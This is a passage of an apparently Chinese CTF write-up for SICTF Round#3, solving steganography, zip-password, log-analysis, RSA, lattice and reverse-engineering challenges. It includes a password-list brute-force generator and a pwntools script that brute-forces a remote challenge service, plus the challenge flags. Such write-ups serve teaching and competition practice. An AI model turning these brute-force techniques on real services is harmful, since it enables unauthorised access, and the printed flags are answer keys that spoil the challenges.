PS D:\Tools\隐写工具\steghide> ./steghide.exe extract -sf .\steg.jpg -p givemeyourLAGRANGE
wrote extracted data to "flag.txt".
```

```
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
1 SICTF{T3e_endless_Lagrange_is_really_fun!}
```

New Year's regret


根据提示密码为****SICTF，使用python生成密码本爆破密码

password.py Python

```python
import string
with open("password.txt","w") as f:
    for i in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
        for j in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
            for m in  "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
                for n in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
                    password = i+j+m+n+'SICTF'
                    f.write(password+'\n')
    f.close()
```

爆破出密码为2024SICTF，得到output.txt和task.png

将output.txt进行缩放，得到字符画




根据随波逐流的music图像密码，得到PUTITALLTOGETHER

task.png是汉信码，图片上隐写了zip和一个png


png为武器图，根据hint，判断是几星武器，连起来得到

446645446456665446564564454466465465464454644544664654664544564645454445466465465645644

经过尝试是摩斯 5为空格



zip解压后是一个经过30多次base64加密的内容，解密后为一个二维码



扫码后得到SICTF{Congratulation_to_you!

拼接后得到SICTF{Congratulation_to_you!_found_all_the_pieces_and_put_it_all_together}

汉信码没用上

GeekChallege

nc连接后发现需要进行输入，对的地方数字变为1，直接爆破

exp.py　Python

```python
from pwn import *
io = remote('yuanshen.life', 39395)
out = b''
start = b'000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000'
for i in range(114):
    for n in range(33, 127):
        io.recvuntil(b'>')
        payload = out + bytes(chr(n), 'utf-8') + b'1' * (113 - i)
        io.sendline(payload)
        print(payload)
        get = io.recvuntil(b'\n')[0:114]
        if(get != start):
            out += bytes(chr(n), 'utf-8')
            start = get
            print('')
            break
io.interactive()
```


得到flag

```
b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o\'
b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o('
b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o)'
b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o*'
b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o+'
获取的数据:b'111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111'
当前密码为:b'"wowo"wD+DwoDo"o"ww+wwoo"+"o"o""Do"++"ow"w"www+wooo"oD+"w""owow"oDw++w""+D+Do"+w"+w+""+o"""D"o++DoD+oowo"oD+DD""o+'

[*] Switching to interactive mode
You win!!!
flag{3ec05335-7d61-44c7-a89c-09ecb511ae84}
[*] Got EOF while reading in interactive
```


WHO?WHO?WHO

下载后发现压缩包加密，rockyou爆破密码，得到密码为qweqwe

解压后观察发现0宽字符



解出rabbit加密内容，根据hint，密码为shumu




解出dna加密内容


补上{}和__即为flag

日志分析2


记事本打开日志



发现有大量的登录请求，得到攻击者ip和方式为暴力破解



在日志中发现sql注入过程，工具为sqlmap，版本号为1.2.4.18



日志中发现antword webshell管理工具 版本号为2.1

flag为SICTF{10.11.35.95|暴力破解|sqlmap|1.2.4.18|蚁剑|2.1}


问卷调查

填完问卷后得到flag

Crypto

[签到]Vigenere

维吉尼亚爆破密钥



签到，确信！

exp.py Python

```python
from Crypto.Util.number import *
from gmpy2 import *
n = 836136162456319116861286371051644902828075763293460341214315292518684772182155287933860895112015763118269976283374309783736874052605573651608013652058484811313708758188642633519120768880706302409612800140669821799881678233565566380354485349606041893156954557139784964382658423443104900239477287726360304973672307139298982493920236263140916443471593866203879564131418962873061497821798786815065149134316152644789456924177009037763360205856123932945004603624719374588517429536563341148212164440864808904601696047910022085095300992777895030475433901354101953641388026407445643390767167004928831794554049549661553115091664705015893601009503741233466256104601616377757573695234982738003993852616871565564956695270878848510412690072300326401951388889794217589000771102628894168725696201279926438754589283276230432028759257560268367384539998403927235092980321749261750260100561377897610970184282900836522625949284813441781853562982776934226202077511569547221887643055702647128252604254519594406307852327934145919947591120396676275138133427771623674063702141631132524302856999730334131739452534587918852394899169848966779491205243624506399863737687415155380942458137606871981453224617929785120686250595243730125331366087623113628587721494909499545899763023576463505952801614900661372028710294186851724450985487567288744509973390991259889574370742045462399774014340720609031956753114412609007233104
e = 65537
c = 990174418341944658163682355081485155265287928299806085314916265580657672513493698560580484907432207730887132062242640756706695937403268682912083148568866147011247510439837340945334451110125182595397920602074775022416454918954623612449584637584716343806255917090525904201284852578834232447821716829253065610989317909188784426328951520866152936279891872183954439348449359491526360671152193735260099077198986264364568046834399064514350538329990985131052947670063605611113730246128926850242471820709957158609175376867993700411738314237400038584470826914946434498322430741797570259936266226325667814521838420733061335969071245580657187544161772619889518845348639672820212709030227999963744593715194928502606910452777687735614033404646237092067644786266390652682476817862879933305687452549301456541574678459748029511685529779653056108795644495442515066731075232130730326258404497646551885443146629498236191794065050199535063169471112533284663197357635908054343683637354352034115772227442563180462771041527246803861110504563589660801224223152060573760388045791699221007556911597792387829416892037414283131499832672222157450742460666013331962249415807439258417736128976044272555922344342725850924271905056434303543500959556998454661274520986141613977331669376614647269667276594163516040422089616099849315644424644920145900066426839607058422686565517159251903275091124418838917480242517812783383
R = Zmod(n)["x"]
while True:
    Q = R.quo(R.random_element(7))
    p = gcd(ZZ(list(Q.random_element() ^ n)[1]),n)
```

```
    if p!=1:
        q = sum([p**i for i in range(7)])
        r=n//(p*q)
        assert n==p*q*r
        break
phi=(p-1)*(q-1)*(r -1)
d = pow(e,-1,phi)
m = pow(c,d,n)
print(long_to_bytes(int(m)))
```

创建n的多项式环循环查找n的因数

得到p，q，r后计算phi解flag

SuperbRSA

共模攻击，但e1，e2 不互素，套脚本

exp.py Python

```python
from Crypto.Util.number import *
from gmpy2 import *
n= 190068303581189023924324535958026755667308503528902469959206428119678212593880090498035131027505945241064717096412020198326824380273124688492999858326751917954171605533795808134107223590898725193720492292337324059930624642868888908464087878420901416587169688256483489632250805423177796701119563656446380627099832693616144900998843424917847710012734740675993214901071209137618371013561537527267188854123327541573715595332313343964452970989879188179518677583021788466304449597906780741875845523770131501968380243732317712549307611341973982743028231101808397611415815992545074671206463956930192567274218629423711319902 3
c1= 276245243658976720066605903875366763552720328374098965164676247771817997950424168480909517684516498439306387133611184795758628248588201187138612090081389226321683486308199743311842513053259894661221013008371261704678716150646764446208833447643781574516045641493770778735363586857160147826684394417412837449465273160781074676966630398315417741542529612480836572205781076576325382832502694868883931680720558621770570349864399879523171995953720198118660355479626037129047327185224203109006251809257919143284157354935005710902589809259500117996982503679601132486140677013625335552533104471327456798955341220640782369529
c2= 117340196592262477138217921080269890601067123583975148270249123098607417294384946894805318758332872684546698595687190538963464713607500279522266331735595940644668504137375042678075994356796165220262411118872941381232011047188497443007696769615857328105799532210563380768858407431263970630749402815221377943408225945773523616165987021434773791452846874277059138318854935126169445046124742784059092771881188968824418124696794944592164314051394785481921528114411691761347500790733170112329342503654549082806760798017700439680069838484958350890559567228480809158981513522422152100710113310987618280317863002767710018390 21
e1=55
e2=200

g,x,y=gmpy2.gcdext(e1,e2)
m1=pow(c1,x,n)*pow(c2,y,n)%n
x = gmpy2.gcd(e1,e2)
k = 0
while 1:
    m11 = m1 + k*n
    m,s = gmpy2.iroot(m11,x)
    if s:
        print(long_to_bytes(m))
        break
    k += 1
```

```
GOUBULI  31ms  9:30 AM
g0ubu1i >> python -u "c:\Users\g0ubu1i\Desktop\SICTF\SuperbRSA\exp.py"
b'SICTF{S0_Great_RSA_Have_Y0u_Learned?}'
GOUBULI  31ms  9:30 AM
g0ubu1i >>
```

easyLattice

格密码 NTRU 由于f的bit大，需要给p，h加上大系数k

exp.py Python

```python
from Crypto.Util.number import *
h = 98484633560947305166077329578886867106091479557246201087042517795669105191706901986846286857625962321246131156918826888279184892971223194160810191210384443
p = 11403618200995593428747663693860532026261161211931726381922677499906885834766955987247477478421850280928508004160386000301268285541073474589048412962888947
M = matrix([[1,(2**245)*h],[0,(2**245)*p]])
f,g = M.LLL()[0]
flag = abs(f)
print(long_to_bytes(flag))
```

```
sage: from Crypto.Util.number import *
....: h = 98484633560947305166077329578886867106091479557246201087042517795669105191706901986846286857625962321246131156918826888279184892971223194160810191210384443
....: p = 11403618200995593428747663693860532026261161211931726381922677499906885834766955987247477478421850280928508004160386000301268285541073474589048412962888947
....: M = matrix([[1,(2**245)*h],[0,(2**245)*p]])
....: f,g = M.LLL()[0]
....: flag = abs(f)
....: print(long_to_bytes(flag))
b'SICTF{e3fea01c-18f3-4638-9544-9201393940a9}A\xf0\x89\x84'
sage:
```

Reverse

[签到]Baby_C++

解压附件，ida打开，查看字符串得到flag

Address	Length	Typ	String
.data:000…	0000002C	C	SICTF{4e474b8a-9df6-454b-9ea6-d4f5e37cd51f}
.rdata:00…	0000001C	C	Welcome to SICTF Round#3!!!
.rdata:00…	00000007	C	Wrong!

Ez_pyc

逆向后得到代码

exp.py Python

```python
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:38:34) [MSC v.1936 64 bit (AMD64)]
# Embedded file name: E:\CTF\ez_pyc\233.py
# Compiled at: 2024-02-16 10:29:12
# Size of source mod 2**32: 1218 bytes
import hashlib
k = [['#'] * 10,
 ['#', 0, 1, 9] + [0] * 3 + [3, 0, 7],
 ['#', 8] + [0] * 8,
 ['#', 4] + [0] * 5 + [2, 0, 0],
 ['#'] + [0] * 4 + [3] + [0] * 4,
 ['#', 5] + [0] * 3 + [6, 0, 0, 2, 0],
 ['#', 0, 7] + [0] * 5 + [3, 1],
 ['#'] + [0] * 9,
 ['#', 0, 0, 8, 0, 9, 0, 7, 0, 0],
 ['#'] + [0] * 9]
cnt = 0
s = str(int(input(), 16))
try:
    for x in s:
        if x not in [str(t) for t in range(1, 10)]:
            s[cnt + 43690] = 1
    else:
        for i in range(1, len(k)):
            for j in range(1, len(k[i])):
                if k[i][j] == 0:
                    k[i][j] = int(s[cnt])
                    cnt += 1

        else:
            for i in range(1, len(k)):
                for j in range(1, len(k)):
                    if j not in k[i]:
                        s[cnt + 3735928559] = 0
```

```
            else:
                for i in range(1, len(k)):
                    tmp = []
                    for j in range(1, len(k)):
                        tmp.append(k[j][i])

                else:
                    for j in range(1, len(k)):
                        if j not in tmp:
                            s[cnt + 3735928559] = 1
                        else:
                            for i in range(1, len(k), int(len(k) ** 0.5)):
                                for j in range(1, len(k), int(len(k) ** 0.5)):
                                    square = [k[x][y] for x in range(i, i + 3)
 for y in range(j, j + 3)]
                                    for t in range(1, len(k)):
